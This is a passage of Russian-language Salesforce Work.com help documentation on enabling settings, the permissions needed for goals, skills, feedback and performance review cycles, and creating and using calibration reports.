Включить группы менеджеров для целей	**Параметры целей**	Включите группы менеджеров, чтобы менеджеры могли иметь доступ к целям отчитывающихся пользователей. Для включения этой настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе **«Параметры общего доступа»**.
Включить калибровку	**Параметры производительности**	Данная функция позволяет просматривать и обновлять показатели эффективности рабочих групп и отдельных пользователей. Прим.: В организациях, использующих версию **Performance Edition**, функция «Калибровка» не поддерживается следующими профилями: «Менеджер контрактов», «Пользователь Marketing», «Только для чтения» и «Менеджер решений».
Включить навыки	**Параметры навыков**	Данная функция позволяет пользователям добавлять навыки в свои профили и подтверждать навыки других пользователей. Включение данного параметра заменяет виджет «Профильные темы» в профиле Chatter.
Ограничить редактирование навыков и подтверждений страницами сведений о записях	**Параметры навыков**	Данная функция позволяет пользователям выключать встроенное редактирование навыков и подтверждений в профилях Chatter, а также ограничивать редактирование страницами сведений о записях. Рекомендуем использовать данную функцию только при дополнении данных объектов настраиваемыми обязательными полями. Прим.: Не рекомендуем включать данный параметр при использовании навыков в профилях Chatter.
Включить автоматические сообщения ленты о навыках	**Параметры навыков**	Данная функция позволяет автоматически создавать сообщения ленты Chatter при добавлении нового навыка.
Включить предложенные навыки	**Параметры навыков**	Данная функция позволяет отображать дополнительные навыки пользователей на основе их действий в темах Chatter.

3. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Общие сведения о внедрении Work.com
- Общие сведения о циклах сводок по производительности
- Версии и полномочия Work.com
- Общие сведения о калибровке
- Настройка навыков
- Создание обращения с запросом поддержки

Версии и полномочия Work.com

Большинство функций Work.com требуют наличия расширения Work.com, но функции «Навыки» и «Благодарность» (кроме наград) доступны пользователям Sales Cloud без ограничений. Полномочия и настройки, необходимые для выполнения разных задач, отображаются по функциям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Лицензия на компонент **Work.com** является дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Общие задачи администратора Work.com

Данный раздел содержит задачи для администрирования и внедрения Work.com.

Задача администратора	Необходимые настройки и полномочия
Включение функций Work.com:	«Настройка приложения»
Назначение администратора Work.com:	«Настройка приложения»
Назначение наборов полномочий:	«Назначение наборов полномочий»
Назначение профилей:	«Управление пользователями»
Назначение лицензий пользователя:	«Управление пользователями»
Назначение лицензий на компоненты:	«Управление пользователями»
Настройка действий:	«Настройка приложения»
Настройка полей, отслеживаемых в лентах:	«Настройка приложения»
Настройка параметров безопасности поля:	«Управление профилями и наборами полномочий» «Настройка приложения»

Задачи для благодарностей и наград

Данный раздел содержит задачи для конечных пользователей Work.com (например, просмотр и создание эмблем-благодарностей и наград).

Задача конечного пользователя	Необходимые настройки и полномочия
Просмотр вкладки «Эмблемы»:	Дополнительные полномочия пользователя не требуются
Создание эмблемы:	«Создание» для документов По умолчанию параметр «Разрешить создание настраиваемых эмблем только определенной группе пользователей» выключен. При включении данного параметра пользователям требуется полномочие «Создание определений настраиваемой эмблемы».
Просмотр копилок наград:	«Чтение» для копилок наград
Создание копилок наград:	«Создание» для наград «Создание» для копилок наград
Просмотр типов копилки наград:	«Чтение» для типов копилки наград
Создание типов копилки наград:	«Создание» для типов копилки наград «Чтение» и «Создание» для копилок наград «Чтение» и «Создание» для наград

Задачи для навыков

Данный раздел содержит задачи для конечных пользователей Work.com, использующих навыки.

Задача конечного пользователя	Необходимые настройки и полномочия
Добавление навыков:	«Создание» для навыков и пользователей навыка
Удаление навыков:	«Чтение» для навыков «Удаление» для пользователей навыка
Добавление подтверждений в навыки:	«Создание» для подтверждений «Чтение» для навыков и пользователей навыка

Задачи для целей

Данный раздел содержит задачи для конечных пользователей Work.com, использующих цели.

Задача конечного пользователя	Необходимые настройки и полномочия
Просмотр целей:	«Чтение» для целей и ссылок цели
Создание целей:	«Создание» для целей и ссылок цели
Редактирование целей:	«Редактирование» для целей и ссылок цели
Удаление целей:	«Удаление» для целей и ссылок цели

Задачи для показателей

Данный раздел содержит задачи для конечных пользователей Work.com, использующих показатели.

Задача конечного пользователя	Необходимые настройки и полномочия
Просмотр показателей:	«Чтение» для показателей
Создание показателей:	«Создание» для показателей
Связывание показателей с отчетами:	«Создание» для ссылок на данные показателя

Задачи для обучения

Данный раздел содержит задачи для конечных пользователей Work.com, использующих пространства обучения.

Задача конечного пользователя	Необходимые настройки и полномочия
Просмотр пространств обучения:	«Чтение» для обучения
Создание пространств обучения:	«Создание» для обучения
Деактивация обучения:	«Редактирование» для обучения

Задачи для отзывов

Данный раздел содержит задачи для конечных пользователей Work.com, использующих отзывы.

Задача конечного пользователя	Необходимые настройки и полномочия
Просмотр отзывов:	«Чтение» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва «Чтение» для циклов производительности
Создание отзывов:	«Создание» в разделе «Отзывы», «Вопросы отзыва», «Наборы вопросов отзыва» и «Запросы отзыва» «Чтение» для циклов производительности
Редактирование или отправка отзывов:	«Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва «Чтение» для циклов производительности
Удаление отзывов (только для администраторов с полномочием «Изменение всех данных»/«Просмотр всех данных»):	«Удаление» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва «Чтение» для циклов производительности

Задачи для сводок по производительности

Данный раздел содержит задачи для конечных пользователей Work.com, использующих сводки по производительности.

Задача конечного пользователя	Необходимые настройки и полномочия
Просмотр сводок по производительности:	«Чтение» для циклов производительности
Создание сводок по производительности:	«Создание» для циклов производительности
Составление и отправка сводок по производительности:	«Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва «Чтение» для циклов производительности
Добавление коллег в сводки по производительности:	«Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва «Чтение» для циклов производительности

Задачи для циклов сводок по производительности

Данный раздел содержит задачи для администраторов Work.com, управляющих циклами сводок по производительности.

Задача администратора	Необходимые настройки и полномочия
Создание цикла сводок по производительности	«Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности
Добавление людей в цикл сводок по производительности:	«Просмотр настройки и конфигурации» «Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности
Удаление людей из цикла сводок по производительности:	«Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности
Редактирование цикла сводок по производительности:	«Создание», «Чтение», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» для отзывов, вопросов отзыва, наборов вопросов отзыва, запросов отзыва и циклов производительности
Просмотр вкладки «Калибровка»:	«Включить калибровку Work.com»

Задача администратора	Необходимые настройки и полномочия
Редактирование оценок производительности:	«Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва «Чтение» для циклов производительности «Включить калибровку Work.com»

СМ. ТАКЖЕ:

Включение или выключение параметров Work.com

Общие сведения о внедрении Work.com

Создание обращения с запросом поддержки


При необходимости включения некоторых полномочий или возникновении технических проблем зарегистрируйте новое обращение с запросом поддержки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно во всех версиях.


1. Выполните вход в Salesforce, затем перейдите на страницу «Справка и обучение».
2. В разделе «Связаться со службой поддержки» щелкните **Создать обращение**.



3. Выберите тему и категории поддержки.

   Например, если ваше обращение связано с Work.com, щелкните **Sales Cloud** > **Work.com**.

4. Выберите вопрос, связанный с вашей проблемой.
5. Если решение найти не удалось, щелкните **Зарегистрировать новое обращение**.



6. Введите сведения обращения и щелкните **Отправить**.

   Прим.: Чтобы вложить файлы, нажмите **«Вложить файл»** после создания обращения.

СМ. ТАКЖЕ:

Включение или выключение параметров Work.com

Общие сведения о циклах сводок по производительности

Рекомендуем использовать циклы сводок по производительности Work.com для создания, развертывания и предоставления общего доступа ко сводкам по производительности во всей компании.

Ниже перечислены типичные действия, доступные над циклом сводок по производительности.

1. «Планировать»: создание цикла сводок по производительности и добавление нужных пользователей.
2. «Развернуть»: предоставление пользователям доступа ко сводкам по производительности.
3. «Оценить»: составление и отправка сводок по производительности.
4. «Калибровать»: дополнительное сопоставление и обновление отправленных сводок по производительности посредством функции «Калибровка».
5. «Опубликовать»: предоставление объектам сводок общего доступа к отправленным сводкам по производительности.
6. «Готово»: завершение цикла сводок по производительности.

Для просмотра списка недавно просмотренных циклов производительности щелкните вкладку «Циклы производительности».


Прим.: При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок + справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

ВЕРСИИ


Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.



Щелкните кнопку **«Создать»**, чтобы создать новый цикл, или щелкните имя цикла для просмотра сведений.



Ниже перечислены действия, доступные на данной странице.

- Просмотр сведений о цикле сводок по производительности.
- Выполнить нужное действие над циклом. Доступные действия определяются текущим статусом цикла и могут включать действия **«Клонировать»**, **«Правка»**, **«Развернуть»**, **«Удалить»**, **«Опубликовать все»** и **«Готово»**.
- Доступ к вопросам по циклу производительности.
- Просмотр списка запросов на предоставление сводки производительности. Также можно добавлять темы по отдельности или загрузить CSV-файл для пакетной загрузки тем.
- Просмотр списка заданий, выполняемых в ходе цикла производительности, включая развертывание цикла и предоставление общего доступа к сводкам производительности.

СМ. ТАКЖЕ:

Общие сведения о сводках по производительности
Создание цикла сводок по производительности
Добавление людей в цикл сводок по производительности
Удаление людей из цикла сводок по производительности
Развертывание цикла сводок по производительности
Действия над циклами сводок по производительности

Создание цикла сводок по производительности

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра сводок по производительности:	«Чтение» для циклов производительности
Для создания цикла сводок по производительности:	«Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзывов, наборов вопросов отзывов, запросов отзывов и циклов производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

На странице «Циклы производительности» можно создавать циклы сводок по производительности Work.com для получения отзывов о пользователях в организации.

1. Щелкните вкладку «Циклы производительности».

   При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

2. Нажмите кнопку **«Создать»**.

   Прим.: Чтобы создать цикл производительности, щелкните ссылку **«Клонировать»** на странице другого цикла производительности. При этом клонируются только имя цикла, дата начала действия и дата окончания действия. Наборы вопросов, крайние сроки и прочие сведения не копируются.

3. Введите имя цикла, дату начала действия и дату окончания действия.

4. Нажмите кнопку **«Сохранить»**.
5. Выберите пункт **«Создать набор вопросов отзыва»**.
6. Введите имя набора, тип отзывов и дату окончания.

   Наборы вопросов группируют вопросы на основе целевой аудитории. Например, сводка по производительности для пользователя А может предназначаться четырем разным аудиториям.

   - «Сводка по менеджеру»: вопросы для менеджера пользователя А. По умолчанию сводка по менеджеру добавляется во все циклы.
   - «Сводка на уровне пользователя»: вопросы для пользователя А.
   - «Сводка на уровне коллеги»: вопросы для коллег пользователя А.
   - «Сводка на уровне пропуска»: вопросы для прямых подчиненных пользователя А.
7. Нажмите кнопку **«Сохранить»**.
8. Выберите пункт **«Создать вопрос отзыва»**.
9. Введите сведения о вопросе.

   При необходимости выберите правила для каждого вопроса.

   - «Дополнительно»: данный вопрос может быть пропущен пользователем, составляющим сводку.
   - «Конфиденциально»: отправленный ответ будет недоступен объекту сводки. Данное правило недоступно для сводок на уровне пользователя.

   При необходимости добавьте инструкции в начало каждого вопроса.
10. Нажмите кнопку **«Сохранить»**.
11. При необходимости добавьте дополнительные наборы вопросов и ответов.

После добавления вопросов в цикл сводки производительности добавьте пользователей.

СМ. ТАКЖЕ:

Общие сведения о циклах сводок по производительности

Общие сведения о сводках по производительности

Добавление людей в цикл сводок по производительности

Развертывание цикла сводок по производительности

Добавление людей в цикл сводок по производительности

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра сводок по производительности:	Чтение для цикла производительности
Для добавления людей в цикл сводок по производительности:	Просмотр настройки и конфигурации И «Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзывов, наборов вопросов отзывов, запросов отзывов и циклов производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Добавляйте людей в цикл сводок по производительности вручную или посредством CSV-файла.

Людей можно добавлять только в циклы сводок, имеющие статус «Настройка» или «Выполняется».

1. Щелкните вкладку «Циклы производительности».

   При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

2. Щелкните цикл сводок по производительности.
3. Перейдите к разделу «Запросы отзывов» и добавьте пользователей в цикл производительности.
   - Чтобы добавить темы вручную, щелкните кнопку **«Добавить тему»**. Введите имя пользователя и нажмите кнопку **«Сохранить»**.
   - Чтобы загрузить список пользователей посредством CSV-файла, последовательно выберите параметры **«Загрузить CSV-файл»** и **«Выбрать файл»**. Выберите CSV-файл, щелкните кнопку **«Загрузить»** и сохраните изменения.

     В первом столбце CSV-файла должен содержаться список кодов пользователей (например: 005R0000000DjZW) или имена пользователей (например: john@acme.com). Данные должны начинаться со второй строки, так как первая строка выступает в качестве заголовка и не используется при загрузке.

     Совет: Многие организации используют собственные требования относительно участия в цикле сводок по производительности. Чтобы уточнить список пользователей, подлежащих добавлению, и получить их имена, воспользуйтесь отчетом «Пользователи».

Средство отслеживания выполнения заданий отображает состояние загрузки CSV-файла. Кроме того, пользователей, включенных в цикл сводок о производительности, можно подтвердить в разделе «Запросы отзыва».

СМ. ТАКЖЕ:

- Общие сведения о циклах сводок по производительности
- Развертывание цикла сводок по производительности
- Удаление людей из цикла сводок по производительности

Удаление людей из цикла сводок по производительности

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра сводок по производительности:	Чтение для цикла производительности
Для удаления людей из цикла сводок по производительности:	«Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзывов, наборов вопросов отзывов, запросов отзывов и циклов производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

Система позволяет удалять ненужных людей из цикла сводок по производительности.

Пользователей можно удалить только из циклов производительности, имеющих статус «Настройка».

1. Щелкните вкладку «Циклы производительности».

   При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

2. Щелкните цикл сводок по производительности.
3. Перейдите к разделу «Запросы отзыва» и щелкните кнопку **«Удал.»** в столбце «Действия» для пользователя, которого следует удалить.

СМ. ТАКЖЕ:

- Общие сведения о циклах сводок по производительности
- Развертывание цикла сводок по производительности
- Добавление людей в цикл сводок по производительности

Развертывание цикла сводок по производительности

Чтобы предоставить пользователям доступ ко сводкам, рекомендуем развернуть цикл сводок по производительности.

Прим.: Развернутый цикл сводок по производительности не поддерживает редактирование вопросов и сведений о цикле, но позволяет добавлять пользователей.

1. Щелкните вкладку «Циклы производительности».

   При отсутствии вкладки «Циклы производительности» выберите Work.com из раскрывающегося меню приложений Force.com в верхнем правом углу или щелкните значок + справа от текущих вкладок и выберите нужную вкладку на странице «Все вкладки».

2. Щелкните цикл сводок по производительности.
3. Нажмите кнопку **«Развернуть»**.

   Все неактивные пользователи автоматически удаляются перед развертыванием цикла. По завершении развертывания пользователю отправляется сообщение эл. почты, содержащее подробные сведения о развертывании цикла и всех удаленных пользователях. При необходимости они могут быть добавлены обратно.

Развернутая сводка по менеджеру назначается менеджеру каждого пользователя, добавленного в цикл. Если цикл содержит сводки на уровне пользователя, то данные сводки назначаются связанным пользователям. Каждому назначенному пользователю отправляется электронное уведомление, подтверждающее доступность сводок для составления.

СМ. ТАКЖЕ:

- Общие сведения о циклах сводок по производительности
- Общие сведения о сводках по производительности
- Создание цикла сводок по производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования цикла сводок по производительности:

- «Создание», «Чтение», «Редактирование», «Удаление», «Изменить все» и «Просмотреть все» для отзывов, вопросов отзывов, наборов вопросов отзывов, запросов отзывов и циклов производительности

Действия над циклами сводок по производительности

В зависимости от состояния цикла производительности на странице сведений о нем будут доступны различные действия.

Действие	Доступно для статусов	Описание
Редактирование	Настройка	Редактирование имени цикла, даты начала действия и даты окончания действия.
Развернуть	Настройка	Развертывание цикла сводок и связанных сводок. Изменение статуса цикла сводок на значение «Выполняется».
Удалить	Настройка	Удаление цикла сводок и связанных сводок.
Готово	Выполняется	Завершение цикла сводок по производительности и изменение статуса цикла сводок на значение «Завершено». Также удаляет отклоненные и неотправленные сводки.
Клонировать	Настройка, Выполняется, Готово	Клонирование цикла сводок. Копирование имени цикла, даты начала действия и даты окончания действия. Наборы вопросов, крайние сроки, пользователи и прочие сведения не копируются.
Опубликовать все	Выполняется	Предоставление объектам сводок общего доступа к отправленным сводкам по производительности. Данное действие не применяется к конфиденциальным вопросам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Сводки по производительности требуют наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

СМ. ТАКЖЕ:

- Общие сведения о циклах сводок по производительности
- Создание цикла сводок по производительности
- Развертывание цикла сводок по производительности

Общие сведения о калибровке

Рекомендуем использовать отчеты по калибровке Work.com для визуализации, сопоставления и обновления оценок производительности во всей компании.

Прим.: В организациях, использующих версию **Performance Edition**, функция «Калибровка» не поддерживается следующими профилями: «Менеджер контрактов», «Пользователь Marketing», «Только для чтения» и «Менеджер решений».

Отчеты по калибровке охватывают данные из циклов сводок по производительности. Данные отчеты позволяют менеджерам и руководителям получать более полное представление о производительности рабочих групп или организаций. Они могут быстро определять сотрудников с высокими и низкими показателями производительности, а также (при наличии соответствующих полномочий) изменять отдельные оценки производительности сотрудника прямо в отчете по калибровке.

Создайте собственный отчет по калибровке или загрузите пакет отчетов по калибровке со страницы «Установка пакета».

- Пакет отчетов по калибровке для производственной среды
- Пакет отчетов по калибровке для безопасной среды

Отчеты по калибровке доступны на вкладке «Калибровка». Обратите внимание, что одновременно пользователь может просматривать только результаты для одного цикла сводок по производительности.

Раздел «График распространения» позволяет просматривать распространение оценок для каждого вопроса типа «Многовариантный выбор». Чтобы просмотреть распространение оценок, выберите разные вопросы из раскрывающегося списка.

Раздел «Сотрудники в графике» позволяет просматривать сведения о сводке по производительности для пользователей, добавленных в анализ производительности. При необходимости выполните фильтрацию и сортировку каждого столбца. Фильтрация столбцов инициирует обновление графика распространения. При необходимости добавьте настраиваемые столбцы для фильтрации сведений о сводке по производительности. Чтобы просмотреть отдельные сводки по производительности, воспользуйтесь столбцом «Просмотр».

СМ. ТАКЖЕ:

- Включение или выключение параметров Work.com
- Создание отчета по калибровке
- Настройка отчета по калибровке
- Обновление сведений о сводке по производительности
- Экспорт сведений об отчете по калибровке
- Общие сведения о циклах сводок по производительности

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- Включение калибровки Work.com

Для редактирования оценок производительности:

- «Создание», «Чтение» и «Редактирование» для отзывов, вопросов отзыва, наборов вопросов отзыва и запросов отзыва

  И

  «Чтение» для циклов производительности

Создание отчета по калибровке

Чтобы создать отчет по калибровке, рекомендуем скопировать текущий отчет или создать отчет, соответствующий заданным критериям.

Кроме того, можно загрузить пакет отчетов по калибровке со страницы «Установка пакета».

- Пакет отчетов по калибровке для производственной среды
- Пакет отчетов по калибровке для безопасной среды

1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».
2. Щелкните **«Просмотр/редактирование отчета»**.
3. Нажмите кнопку **«Сохранить как»**.
4. Введите имя, дополнительное описание и уникальное имя, а затем выберите папку отчетов.

   Отчет, сохраненный в общедоступную папку, доступен всем пользователям, которые могут просматривать данную папку, но позволяет каждому пользователю просматривать только доступные сводки по производительности. Отчет по калибровке, сохраненный в папку «Мои личные настраиваемые отчеты», доступен только текущему пользователю.
5. Нажмите кнопку **«Сохранить и вернуться к отчету»**.

   Совет: При необходимости создайте отчет. Отчет, соответствующий определенным критериям, автоматически добавляется в раскрывающийся список «Калибровка».

   - Выберите тип отчета **«Калибровка Work.com»**.
   - Выберите формат отчета **«Сводный»** с группированием по полям «Имя вопроса отзыва» и «Отзыв».
   - Добавьте перечисленные ниже столбцы.
     - Код цикла производительности
     - Код запроса отзыва
     - Код отзыва
     - Тема: Код пользователя
     - Тема: полное имя (или «Тема: личное имя» и «Тема: фамилия»)
   - Выполните фильтрацию отчета для просмотра только одного цикла сводок по производительности.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Калибровка» требует наличия лицензии на компонент **Work.com**, являющейся дополнительной для версии **Professional Edition**, **Enterprise Edition**, **Unlimited Edition** или **Developer Edition** и добавленной в версию **Performance Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- Включение калибровки Work.com

СМ. ТАКЖЕ:

